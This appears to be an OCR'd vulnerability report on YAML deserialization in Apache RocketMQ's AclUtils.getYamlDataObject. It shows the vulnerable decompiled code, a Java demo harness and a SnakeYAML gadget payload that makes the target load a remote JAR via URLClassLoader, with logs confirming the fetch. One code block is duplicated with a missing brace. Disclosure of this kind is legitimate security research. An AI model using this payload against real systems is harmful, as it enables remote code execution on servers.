
Apache RocketMQ YAML Deserialization Vulnerability

The use of yaml for deserialization in RocketMQ makes the system vulnerable to serious yaml deserialization attacks. Due to the user's ability to manipulate parameters, once the user successfully utilizes the component, it may lead to catastrophic consequences. Users may suffer significant losses such as loss of server permissions, causing significant harm to the system.


Vulnerability analysis

In Org/apache/rocketmq/acl/common/AclUtils. class: In line 238



```
        2 usages
231     public static <T> T getYamlDataObject(String path, Class<T> clazz) {
232         try {
233             FileInputStream fis = new FileInputStream(path);
234             Throwable var3 = null;
235 
236             Object var4;
237             try {
238                 var4 = getYamlDataObject((InputStream) fis, clazz);
239             } catch (Throwable var15) {
240                 var3 = var15;
241                 throw var15;
242             } finally {
243                 if (fis != null) {
244                     if (var3 != null) {
245                         try {
246                             fis.close();
247                         } catch (Throwable var14) {
248                             var3.addSuppressed(var14);
249                         }
250                     } else {
251                         fis.close();
252                     }
253                 }
254 
255             }
256 
257             return var4;
258         } catch (FileNotFoundException var17) {
```

Call the getYamlDataObject overload method, where the input stream and its class object are passed in, and call the yaml. loadAs() method at line 269 to execute and return.




```
        1 usage
265     public static <T> T getYamlDataObject(InputStream fis, Class<T> clazz) {
266         Yaml yaml = new Yaml();
267 
268         try {
269             return yaml.loadAs(fis, clazz);
270         } catch (Exception var4) {
271             throw new AclException(var4.getMessage(), var4);
272         }
273     }
274 
        no usages
```

The parameters are externally controllable and there is a exploit chain, which poses a vulnerability.

Recurrence of vulnerabilities

As shown in the following figure, write a demo:



```java
package rocketmq;

import java.io.FileNotFoundException;

import static org.apache.rocketmq.acl.common.AclUtils.getYamlDataObject;


//@RestController
public class RocketmqYaml {

    public static void main(String[] args) throws FileNotFoundException {
        String str =  System.getProperty("user.dir") + "\\1.txt";
        Person yamlDataObject = getYamlDataObject(str, Person.class);
        System.out.println(yamlDataObject);
    }

}
```


The demo is as follows, mainly reading the payload of 1. txt and calling the getYamlDataObject () method for deserialization vulnerability attacks.

```java
public class RocketmqYaml {

    public static void main(String[] args) throws FileNotFoundException {
        String str =  System.getProperty("user.dir") + "\\1.txt";
        Person yamlDataObject = getYamlDataObject(str, Person.class);
        System.out.println(yamlDataObject);
    }

}
```

The content in txt is as follows:

```
address: {ext: !!javax.script.ScriptEngineManager [!!java.net.URLClassLoader
[[!!java.net.URL ["http://127.0.0.1:80/yaml.jar"]]]]}
```

The startup is as follows, with vulnerabilities and defects present:



```java
import java.io.FileNotFoundException;

import static org.apache.rocketmq.acl.common.AclUtils.getYamlDataObject;


//@RestController
public class RocketmqYaml {

    public static void main(String[] args) throws FileNotFoundException
        String str =  System.getProperty("user.dir") + "\\1.txt";
        Person yamlDataObject = getYamlDataObject(str, Person.class);
        System.out.println(yamlDataObject);
    }
```

```
D:\code\jdk17\jdk-17.0.9\bin\java.exe ...
rocketmq.Person@226a82c4

Process finished with exit code 0
```

```
Microsoft Windows [版本 10.0.22621.3155]
(c) Microsoft Corporation。保留所有权利。

[redacted]aml-payload-master([redacted])>python -m http.ser
Serving HTTP on :: port 80 (http://[::]:80/) ...
::ffff:127.0.0.1 - - [21/Feb/2024 14:10:56] "GET /yaml.jar HTTP/1.1" 200 -
::ffff:127.0.0.1 - - [21/Feb/2024 14:10:56] "GET /yaml.jar HTTP/1.1" 200 -
```